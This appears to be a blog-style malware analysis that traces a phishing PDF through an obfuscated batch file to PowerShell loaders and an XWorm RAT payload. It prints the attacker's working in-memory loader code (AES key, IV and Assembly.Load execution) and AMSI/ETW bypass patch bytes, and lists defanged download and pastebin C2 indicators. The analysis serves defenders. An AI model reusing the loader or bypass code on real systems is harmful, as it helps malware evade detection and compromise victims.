TL;DR
A pdf was sent via E-Mail which could potentially lead to an infection of xworm. With a few unfortunate misclicks a victim could infect themselves, which could lead to a very bad outcome in the environment. In the details below I will highlight how I investigated and reversed it’s functionality and uncovered a freshly built sample of the attackers payloads which were directly loaded in memory after AMSI bypass and other stealth techniques were enforced. Stay with me for some investigation, deobfuscation and reversing action.
Infection Steps
A recent phishing case i saw raised my attention to the interesting way of a possible infection.
Infection Steps:
- The victim gets a email with a PDF (“OrderList and companyProfile.pdf”, sha256:
c8cde80e05d6de3b080dc0ac789e63b3474046bef3e21686e11c84d8d435e805) attached which was encrypted with a password.- This is usually done by an attacker so spam- and malware filters can not look into the payload attached.
- The email contains the password in the message body (it was ‘025’) in this case.
- The email was sent from a Czech (.cz) domain, which was unusual for the victim, as they rarely received messages from such addresses.

- In the PDF there is a DocuSign page which contains a Button with a Link
- If the link is clicked, a 7zip is downloaded.
- Once unpacked, the file remaining is a .bat file, which contains obfuscated code which is run on double click.
Most would say, no one is going to do all these steps, but I still think that someone that isn’t into computer stuff would do these things for the email content being written very pushy to have the offer for their service as fast as possible.
Now it gets interesting, so stay with me, we cover the following topics:
- Investigation and unlocking of the PDF itself for malicious contents
- Investigation of the payload from the 7zip
- After that we will dive into the code of the batch file and uncover step by step how the malware is trying to hide and how its loading additional code into memory directly to evade detection.
PDF Investigation
To be able to investigate the PDF-file we need to first unlock it from the password protection. This can be done using the application `qpdf`. This can be installed using apt.
Then run the following command, where the password is the one given.
qpdf --password=025 --decrypt protected_pdf.pdf unlocked.pdfAfter it is unlocked it can be investigated using pdfid and pdf-parser by Didier Stevens (https://blog.didierstevens.com/programs/pdf-tools/).
The output of pdfid gives us informations, whats in the file. The things I generally look for running this is the objects:
- /JS
- /JavaScript
- /AA (Additional Actions, which runs javascript code)
- /OpenAction (Automatically triggered action on opening)
- /Launch (Could run proprietary file or code)
- /EmbeddedFiles (starting embedded file)
- /AcroForm (Runs embedded javascript)
- /XFA (can run embedded javascript)
- /RichMedia (Runs embedded flash programs)
In this case it looks like this:

So depending the list given the file shouldn’t contain any malicious action.
(Word of caution: there is always new ways the attackers abuse documents so this is not an exhaustive list. Every investigation done on such Documents should be done in isolated VM’s)
I further tried to extract informations from the pdf but couldn’t find anything interesting, so i let it be at this point.
The URL on the button pointed to:
hxxps[://]access[.]skaparade[.]com/Firmenprofil und Angebot.7z
Investigation of the .bat file
After the .7z file was downloaded from the link above and unpacked we remain with the .bat (a75416b3ca973ec81129cdadba21d216fb4b8ba8d4b1362f4bc98ff96f079241) file. This seems to be confusing at first but when looking a bit closer it revealed a LOT of informations.
The initial look when opening in the editor is following:

But we don’t give up yet, as it seems to have a pattern. Nonsense words start with % and end with % again and in between is letters. so we gonna replace these using an easy regex and replace it with an empty string.:
%[^%]*%So now we see already more information:

Short explanation what we’re looking at here:
- The script checks if a marker variable (
rtshAbc1rtsh) is set. If not, it sets it and relaunches itself in a new minimized CMD window, then exits —- a common persistence/anti-analysis trick.
- In the lines 6-8 we see, that variables get set. The interesting one, we want to know is on line 8 which sets the variable
qxnjpapdvbadssito be the statement:set.
So that tells us, that all the following lines are equivalent to setting values to variables. - Why is that important? The attentive reader can probably guess, the values which are set are typical Base64 values.
Line 35 (hidden in decoded picture but visible in the one above) starts with 3 ::: and has then a long Base64 string. A lot later (around line 350), there is another line which is odd and only starting with 2 :: and then has Base64 payload following. We ignore that for now but keep it in mind.
Fast forward to a line around 400 there is a line which doesn’t start with `:` nor does it start with our set-value variable.
It chains together variables which are set before and looks kinda like the following:
%uxphubfkfpyn%%liuaoobeelca%%cjtpqjchjndt%%abfunxkdhgep%%mtuqhirurzun%%yzzdjoybemyz%%gqlhlrhepbzp%%kppebvjuxluo%It’s way, way longer, so I will not post it here. To find out, what it actually is doing i wrote a little python script where i could paste all the variables and the program then replaces the strings of this very long variable chaining into the code we’re trying to investigate to find out what this thing is doing:
This then Resulted in the following code (it’s cut, otherwise you scroll 10min to get to the end:
C\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -nop -w h -c iex([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String(('CgAkAHMAeABrAG8bokjdAPQAkAGUAbgB2ADbokjdoAVQBTAEUAUgBOAbokjdEEATQ....cQBsAHkACgA='.Replace('bokjd','')))))So what is this then…:
- It runs Powershell and sets the parameters:
- nop -> NoProfile, prevents loading of user or system PowerShell profiles, which can otherwise log or change execution
-w h-> Window hidden. Runs PowerShell without showing a window to the user.- -c -> runs the following code in PowerShell
- the following code then runs IEX (InvokeExpression) on the decoded text of the Base64-string, which has all the
bojkdreplaced by empty strings.- I also added this capability directly to my python code, to get the clean base64 string.
We get the following code:
# Paths
$userName = $env:USERNAME
$aocFilePath = "C:\Users\$userName\aoc.bat"

# Check if the file exists
if (Test-Path $aocFilePath) {

    $fileLines = [System.IO.File]::ReadAllLines($aocFilePath, [System.Text.Encoding]::UTF8)

    foreach ($line in $fileLines) {
        if ($line -match '^::: ?(.+)$') {
            try {
                $decodedBytes = [System.Convert]::FromBase64String($matches[1].Trim())
                $decodedString = [System.Text.Encoding]::Unicode.GetString($decodedBytes)
                iex $decodedString
                break
            } catch {}
        }
    }
}

$payloadScript = @'
$userName = $env:USERNAME
$aocFilePath = "C:\Users\$userName\aoc.bat"

function DecryptAes([byte[]]$data) {
    $aes = [System.Security.Cryptography.Aes]::Create()
    $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7
    $aes.Key = [System.Convert]::FromBase64String('N+MpgHYHwsboKNRqoqbWQi5avgkUoQVRyGebkzGjXHY=')
    $aes.IV = [System.Convert]::FromBase64String('NtxDpau7r9wExesLnuShIg==')
    $decryptor = $aes.CreateDecryptor()
    $result = $decryptor.TransformFinalBlock($data, 0, $data.Length)
    $decryptor.Dispose()
    $aes.Dispose()
    return $result
}

function DecompressGzip([byte[]]$compressedData) {
    $inputStream = New-Object System.IO.MemoryStream(,$compressedData)
    $outputStream = New-Object System.IO.MemoryStream
    $gzipStream = New-Object System.IO.Compression.GZipStream($inputStream, [IO.Compression.CompressionMode]::Decompress)
    $gzipStream.CopyTo($outputStream)
    $gzipStream.Dispose()
    $inputStream.Dispose()
    $outputStream.ToArray()
}

function ExecuteAssembly([byte[]]$assemblyBytes, $args) {
    $assembly = [System.Reflection.Assembly]::Load($assemblyBytes)
    $entryPoint = $assembly.EntryPoint
    $entryPoint.Invoke($null, $args)
}

# Set console window title
$host.UI.RawUI.WindowTitle = $aocFilePath

# Read first special line from file
$fileContent = [System.IO.File]::ReadAllText($aocFilePath).Split([Environment]::NewLine)
foreach ($line in $fileContent) {
    if ($line.StartsWith(':: ')) {
        $encodedParts = $line.Substring(3)
        break
    }
}

# Split encoded parts
$encodedArray = $encodedParts.Split('\')

# Decrypt and decompress payloads
$payload1 = DecompressGzip(DecryptAes([Convert]::FromBase64String($encodedArray[0])))
$payload2 = DecompressGzip(DecryptAes([Convert]::FromBase64String($encodedArray[1])))

# Execute payloads
ExecuteAssembly $payload1 $null
ExecuteAssembly $payload2 (,[string[]]('%*'))
'@

iex $payloadScript
.bat payload step 1
The outcome is initially badly understandable so I let ChatGPT do a renaming of variables and functions, like this it should be understandable.
In this file we see a bunch of more ways it tries to hide the code hidden in the file:
- It Loads the file aoc.bat (which is created with the .bat content from the .bat file) and matches the line starting with
:::. - This then gets ran immediately (After its decoded from Base64… again)
The resulting code is confusing, as the function names of the file try to masquerade as being benign. We find names like:
- Start-CoffeeShop()
- Create-Sandwich()
- Setup-Trainstation()
- And many more
What’s important though is some very characteristic snippets which are seen below. For example:
$waterBytes = @(69,116,119,69,118,101,110,116,87,114,105,116,101) #translates to EtwEventWrite

$divingName = -join ($waterBytes | ForEach {[char]$_})
$ntLib = 'nt' + 'dll.dll'

$addr = Find-BurgerJoint $ntLib $divingName
if (!$addr) {
    return $false
}

$kernel = 'ker' + 'nel32.dll'
$protect = 'Virt' + 'ual' + 'Protect'
Or:
# Read original bytes first
$originalBytes = @()
$marketSize = if ($is64bit) { 1 } else { 3 }
for ($i = 0; $i -lt $marketSize; $i++) {
    $originalBytes += $marshal::ReadByte([IntPtr]::Add($addr, $i))
}

$patch = if ($is64bit) { @(0xC3) } else { @(0xC2, 0x14, 0x00) }

$oldProt = 0
$protResult = $protFunc.Invoke($addr, $marketSize, 0x40, [ref]$oldProt)

 # Apply patch byte by byte for better reliability
for ($i = 0; $i -lt $patch.Length; $i++) {
    $marshal::WriteByte([IntPtr]::Add($addr, $i), $patch[$i])
}
Or finally:
# Multiple patch strategies for better evasion
$marketStrategies = @(
    @(0xB8, 0x00, 0x00, 0x00, 0x00, 0xC3),  # mov eax, 0; ret (AMSI_RESULT_CLEAN)
    @(0x31, 0xC0, 0x40, 0x90, 0x90, 0xC3),  # xor eax,eax; inc eax; nop; nop; ret (AMSI_RESULT_NOT_DETECTED)
    @(0x48, 0x31, 0xC0, 0x90, 0x90, 0xC3),  # xor rax,rax; nop; nop; ret (64-bit clean)
    @(0xB8, 0x01, 0x00, 0x00, 0x00, 0xC3)   # mov eax, 1; ret (AMSI_RESULT_NOT_DETECTED)
)
These codes are important, because it’s loading windows dlls, and has has Hex-strings directly hardcoded and even explaining, what assembly statements they mean. The variable they get set to is called patch. These indicators themself should scream in your face, that they’re changing some program flow by probably patching functionality in memory.
If you’re interested in the file, I uploaded it to virustotal.com. You can find it with the hash: 2429bf4c389880bbfa7511f43f282b74a09283872e801e35dff98fee4c25af49
To go the short path: The file sets up assemblies, patches in memory functions to ETW-Writer (used for logging), AMSI (Antimalware Scan Interface), modifies environment, and tests results.
Details to these functionalities:
This in memory payload does quiet a few things, which all can be identified as evasion steps. As it’s getting way too long I’ll try to summarize some of the most outstanding in the following list:
- Read registry keys and removes items in it recursively
- HKLM:\SOFTWARE\Microsoft\AMSI\Providers
- Changes Environment Variables regarding AMSI (AMSI_DISABLE, AMSI_BYPASS, NoAMSI)
- Sets these values to
1on User and Process level
- Sets these values to
- Changes Environment Variables
COMPLUS_ETWEnabled=0-> disables ETW tracing in the CLR.COMPlus_DisableLogging=1-> disables logging.COMPLUS_DisableRetStructs=1-> related to JIT/runtime struct return behavior.
- Filters for assemblies with
System.Management.Automation- Loops over the types which match
Utils|Provider|Scannerand then looks for a field which names matchInit|Session|Enable - Then it either sets the value of the field to
false(if its a boolean type) or tonull(if its anObjecttype).
- Loops over the types which match
- loads kernel32.dll-module and searches the virtual address of VirtualProtect function in it
- then goes on to patch ntdll.dll function EtwEventWrite to return immediately
- Sets the PowerShell Language mode to
FullLanguage - Retrieves an AmsiContext to retrieve internal informations about providers, then goes on and patches each providers functionality to return clean results as seen in the code above already as
MarketStragies:- AMSI_RESULT_CLEAN
- AMSI_RESULT_NOT_DETECTED
- Then adds some random padding bytes after patch for stealth
Here we go, now we can go real bad, can’t we?! With logging disabled and AMSI bypass in place we can run nearly everything we want without the user noticing.
.bat payload step 2
Back again to the powershell payload out of the bat file, we can see, that the following payload is stored in a variable: $payloadExecutor. This is then ran on the last line of the payload using IEX.
The notable functions and what they do are here:
- Searching the line of the .bat file starting with
::(here it’s the line starting with 2 : only. The payload running at the moment is the one with 3 :.) - Splitting the content of the line at a
\ - Base64 decoding of the element before and after the
\ - AES-Decryption of the 2 with the keys hardcoded (yay, win, we can decrypt it ourselves)
- Gzip-Decompression of each payload
- and invoking the payloads
The order written is as it’s done in the code and as we have to do it to reverse it.
Payloads from powershell
So now we have 2 payloads. Both are executables and 1 of them is VERY interesting.
The 2 files are following:
payload1.exe (Original name: ergcxoyryz.tmp): 0f97d18f65ac4b3b485154dd7d47d3e77ff61f754934e958f79d6603b0cb8a95
and payload2.exe (Original name: AUG15thbuild.exe): 3a58244f64478f21752ad1632645b662136a5caceeb897cc9325c97c65d49bc5 (https://www.virustotal.com/gui/file/3a58244f64478f21752ad1632645b662136a5caceeb897cc9325c97c65d49bc5/details)
These 2 files are .NET assemblies, so they can be opened with dnSpy perfectly. It’s again important, that the files are investigated in an isolated VM, so it’s not going to harm your computer.


To be honest, I didn’t and still don’t understand, why that first payload was even included… maybe to annoy investigators, as it has actually nothing useful in it. This is in my actual view only starting and immediately finishing again. The only content in it is a namespace `Phantom` with an empty Main() function as visible in the following screenshot:
The other payload looks quiet different though.
In the headers information, I found out that indeed not only the name but also the build date of the file is mid August, so freshly from the lab in my hands *_*
Build Timestamp: 8/15/2025 5:47:50 PM
Following screenshot shows what is presented when going to entry point of the application:

As is visible on line number 26 the program does something with a sleep variable. (maybe it sets the running to sleep to evade sandbox detections… ?)
When following the variable `Settings.Sleep` we come to a very interesting type.
You will understand in a second, why that is interesting.

The class settings is static, so it initializes when called. There is another few interesting fields of this class: PasteUrl. Sounds like pastebin-url, and KEY so lets see what we’re doing here.
The initialization of the variable calls a function with a very funny name. Parameters are always null for the first, then a big number and then a smaller number. The Sleep parameter is calculated by then another function of the return value of function Ⴃ.
So we follow this function call to see whats happening in there.
After more than an hour of trying to find out whats the value I thought fck off, I’ll ignore the exact value (my inner demon was fighting though 😉 )
Funny enough, I’m not gonna lie, I went xor-ing the values and mistakenly thought the switch-case is done on this value. It’s not though, as it switches over num3 which is statically set to 6 just before the switch statement on line 40.

But anyway it would be needed to further work with all the values. I actually don’t want to bore anyone with reversing this long breathing stuff, so we switch back to the main function and some more exploration, what we see here.
One thought I had at this point is: what exactly are they hiding at this point. So I went sniffing around in functions visible and readable to try and find out what this thing generally is doing. (YES, I know I could just upload it to virustotal, which I obviously did also, but I set a higher bar for my own skill level and learning experience.)
Some probably have already noticed in the first screenshot of this file in dnSpy, that it has some VERY SUSPICIOUS function names in the ClientSocket-Class.
Such as:
- Antivirus()
- BeginConnect()
- BeginRead()
- Send()
- Spread() (Probably connecting to other Hosts…?! wild guess though)
- UAC() (User Access Control probably)
This sounds a lot like a C2 Framework as these are very general functionalities one would expect from such a tool.
Another set of interesting functions are in the Message-Class:

Notable here:
- Cam()
- CapCreateCaptureWindowA()
- Monitoring()
- Plugin() (maybe they have addons which can be run additionally)
- DDos (which is a
Threadobject… maybe used to instantiate DDos attacks on targets..?!)
And in other classes a whole lot of nonsense names. It seems to be never ending and very obfuscated with always calls to xor-ing-for-looping functions as shown above.
To actually reverse this thing there is A LOT more time needed.
I wanted to stop and at this point but found another interesting thing.

The variable used to do all these xor-decryptions I never found but stumbled over this constructor which contains the values of Messages.Ⴄ . So maybe if I find the time later, I will try to reverse it deeper…

Ofcourse as I already stated I threw the executable into virustotal, which surprised me because only 38/72 vendors flagged the file as malicious.
Luckily though, the community has me covered and it matches xworm yara rules.
What now?
you might ask yourself..
lets conclude what we’re looking at here:
- Code that contains nonsense variables and disguised functions
- All values and function-names used are heavily obfuscated and method names are deobfuscated using xor’s and loops to instantiate FunctionInstances at runtime.
- The functions connect to some web-address, log inputs, give abilities to load plugins, nest itself in the startup directory of the user and much more.
And as already stated in the title and also the virustotal report is this file matching xworm signatures.
Other important indicators which can be found on the virustotal report:
- calls to pastebin url (yes, we were right with that thought before) -> hxxps[://]pastebin[.]com/raw/T5qT1fjA
- This contains an IP address of C2 of attacker.
- It then also actually connects to that IP address when ran long enough regarding virustotal.
It’s interesting to see it so unreadable as other, older posts (for example: https://cert.pl/en/posts/2023/10/deworming-the-xworm/) show how easy it was to read the code before.
The full attack chain is following:

IOC’s
